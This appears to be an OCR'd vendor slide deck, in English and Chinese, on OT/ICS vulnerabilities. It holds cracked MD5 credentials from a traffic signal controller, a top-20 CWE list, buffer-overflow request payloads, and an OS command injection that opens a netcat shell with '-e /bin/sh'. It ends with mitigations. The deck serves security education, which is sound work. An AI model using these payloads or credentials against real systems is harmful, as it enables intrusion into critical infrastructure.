
```
0056 0bb8 0000 0000 0000 0020 0003 004f  .V.........  ...O
0101 0000 0303 0211 aa05 6296 92a9 d565  ..........b....e
0000 0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0000 0000 0000  ................
0000 0000 0000 0000 0000 0003 0000 0003  ................
0002 0050 0000 0000 0000 0000 0000 0000  ...P............
0000 0000 0000 4000 1b70 0100 2860 3020  ......@..p..(`0
0800 0000 0000 0000 0000 0000 0001 f811  ................
f811 f911 0003 0000 2020 2020 204d 4149  ........      MAI
4e45 2054 5552 4e50 494b 4520 4155 5448  NE TURNPIKE  UTH
4652 4954 2020 2020 2020 2020 0000 4558  ORITY        .EX
4954 2033 3020 4020 524f 5554 4520 3131  IT 32 @ ROUTE 11
3120 2d20 4249 4444 4546 4f52 4420 2020  1 - BIDDEFORD
```

Download the database file

txOne networks

Example of Obtaining a Valid Account – Traffic Signal Controller System CVE-2023-XXXX Vulnerability #2

- Use a weak hash algorithm for encrypting privileged user credentials





The database file

Account: ____strator
Password (MD5):
4ebd440d99504722d80de606ea8507da
Password (Cracked): 2360

Account: M____L
Password (MD5):
81d7118d88d5570189ace943bd14f142
Password (Cracked): 9111

Example of Obtaining a Valid Account – Traffic Signal Controller system






Chaining two CVEs together can quickly obtain privileged access to the system.

Top 20 weakness in OT/ICS environment

What is Common Weakness Enumeration (CWE)

- A catalog of software and hardware weaknesses that can lead to vulnerabilities.
- It helps organizations identify, understand, and mitigate these issues to improve system security and resilience



Common Weakness Enumeration (CWE)


CWE-787: Out-of-bounds Write

Weakness ID: 787
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

The product writes data past the end, or before the beginning, of the intended buffer.



Example 1

The following code attempts to save four different identification numbers into an array.

Example Language: **C**

```
int id_sequence[3];

/* Populate the id array. */

id_sequence[0] = 123;
id_sequence[1] = 234;
id_sequence[2] = 345;
id_sequence[3] = 456;
```

https://cwe.mitre.org/data/definitions/787.html

Top 20 weakness(CWE) in OT (1999~2023)

- Count by number of CVEs


Rank	Count	Weakness ID	Name
1	588	CWE-787	Out-of-bounds Write
2	390	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer
3	331	CWE-125	Out-of-bounds Read
4	325	CWE-20	Improper Input Validation
5	300	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
6	241	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
7	239	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor
8	221	CWE-287	Improper Authentication
9	177	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
10	171	CWE-798	Use of Hard-coded Credentials
11	165	CWE-416	Use After Free
12	121	CWE-306	Missing Authentication for Critical Function
13	117	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
14	103	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
15	99	CWE-476	NULL Pointer Dereference
16	99	CWE-400	Uncontrolled Resource Consumption
17	98	CWE-330	Use of Insufficiently Random Values
18	92	CWE-352	Cross-Site Request Forgery (CSRF)
19	86	CWE-190	Integer Overflow or Wraparound
20	85	CWE-522	Insufficiently Protected Credentials

Top 1 CWE-787 Out-of-bounds Write

The product writes data past the end, or before the beginning, of the intended buffer.

Vulnerability Description	CVE-2022-□□□□□ Rockwell Automation Buffer Overflow
Impact	Denial of Service, or Remote Code Execution
Root Cause	The buffer size used to generate Windows log events is 0x400 (1024 Bytes) “C:\ProgramData\□□□□□□□□ Software\□□□□□□□□□□\□□□□□□□□\aaa…aaa “ Not handled well at user requests

Attacker sends a crafted request



```
GET /aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa HTTP/1.1
Host: [redacted]
Accept-Encoding: identity
```

Top 2 CWE-119 Improper Restriction of Operations within the Bounds of a Memory Buffer

The product performs operations on a memory buffer, but it can read from or write to a memory location that is outside of the intended boundary of the buffer.

Vulnerability Description	CVE-2018-10693 □□□□ AWK-3121 Buffer Overflow
Impact	Denial of Service, or Remote Code Execution
Root Cause	The value controlled by the user and there is no length check

Attacker sending a crafted request

```
POST /forms/webSetPingTrace HTTP/1.1
Host:[redacted]
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Sa
fari/537.36
[redacted]

srvName=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEEEEEE&option=0&bkpath=%2Fping_trace.asp
```

CWE Weakness abstraction levels

The vulnerability description may not necessarily include a clear depiction of low-level CWEs

Abstraction

Pillar Weakness

The highest-level weaknesses that cannot be made any more abstract.

CWE-664: Improper Control of a Resource Through its Lifetime

Class Weakness

Independent of any specific language or technology.

CWE-118: Incorrect Access of Indexable Resource ('Range Error')

CWE-119 Improper Restriction of Operations within the Bounds of a Memory Buffer

Top 2

Base Weakness

Associated with groups of specific languages, technologies, or resources.

CWE-787 Out-of-bounds Write

Top 1

Variant Weakness

Linking to an individual type of language, technology, or resource.


CWE-121 Stack-based Buffer Overflow

CWE-122 Heap-based Buffer Overflow

Top 3 CWE-125 Out-of-bounds Read

The product reads data past the end, or before the beginning, of the intended buffer

Vulnerability Description	CVE-2022-□□□□□ IGSS SCADA Memory Leak
Impact	Denial of Service
Root Cause	Missing validation of the Size field [1] in a request sent to the server and check the real data < size field[2] Cause buffer over read and exception handler does not release the memory



Popular in the past 3 years

Top 13 CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

The product constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

```
POST /action.php HTTP/1.1
Host: 172.16.15.78
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 101
Content-Type: application/x-www-form-urlencoded

host=%3Bsudo+%2Fusr%2Fsbin%2Fservice+..%2F..%2Fbin%2Fnc+-nvlp+59478+-e+%2Fbin%2Fsh%26PingCheck%3DTestH
```

```
POST /dwr/call/plaincall/EventHandlersDwr.testProcessCommand.dwr HTTP/1.1
Host: 172.16.5.68
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 282
Origin: http://172.16.1.7
DNT: 1
Connection: keep-alive
Referer: http://172.16.1.7/
Upgrade-Insecure-Requests: 1

callCount=1&page=%2Fevent_handlers.shtm&httpSessionId=%0D%0A&scriptSessionId=26D579040C1C11D2E21D1E5F321094E5866&c0-scriptName=EventHandlersDwr&c0-methodNa
e=testProcessCommand&c0-id=0&c0-param0=string%3AC%3A%5C%5Cwindows%5C%5Csystem32%5C%5Ccalc.exe&c0-param1=string%3A15&batchId=24
```

Summary

- OT/ICS的弱點成因，本質上與IT沒什麼不同
  - 有相同的CWE可以參考，相似的MITRE ATT&CK可以參考
  - 軟體開發時沒有將資訊安全的設計考量在內
- 沒有使用高深的技術和複雜的攻擊手段
  - 透過有Valid Account (T0859)或是Spearphishing Attachment (T0856)，進入OT網路
  - 利用VBS, shell, bat等Scripting (T0853)，嘗試攻擊其他Remote Services(T0866), 感染其他設備 Lateral Tool Transfer(T0867)
  - 使用Unauthorized Command Message(T0855)，攻擊OT設備
  - 造成生產中斷Loss of Productivity and Revenue (T0855)
- 但這些簡單的弱點，卻能給OT帶來致命的災害

Mitigations

1. 佈署資安產品
   - 能裝安裝資安防護軟體 => EPP/EDR
   - 無法安裝資安防護軟體 => Firewall/IPS
2. 減少攻擊面
   - 微分割 – Micro Segmentation
     - 只允許特定的IP address/Mac address跟設備連線
     - 只允許用特定的Protocol, port 跟設備連線
   - 關閉不必要的服務
     - 關閉遠端遙控功能 (RDP, VNC, SSH, …,etc)
     - 關閉除錯模式/開發功能介面(CODESYS, Admin page)
3. 妥善設定產品的設定檔
   - 開啟加密功能
   - 開啟身分驗證
   - 使用VPN

txOne networks

掃描QR Code到 TXOne 攤位
#P105 挑戰 6.0秒急停 送精美好禮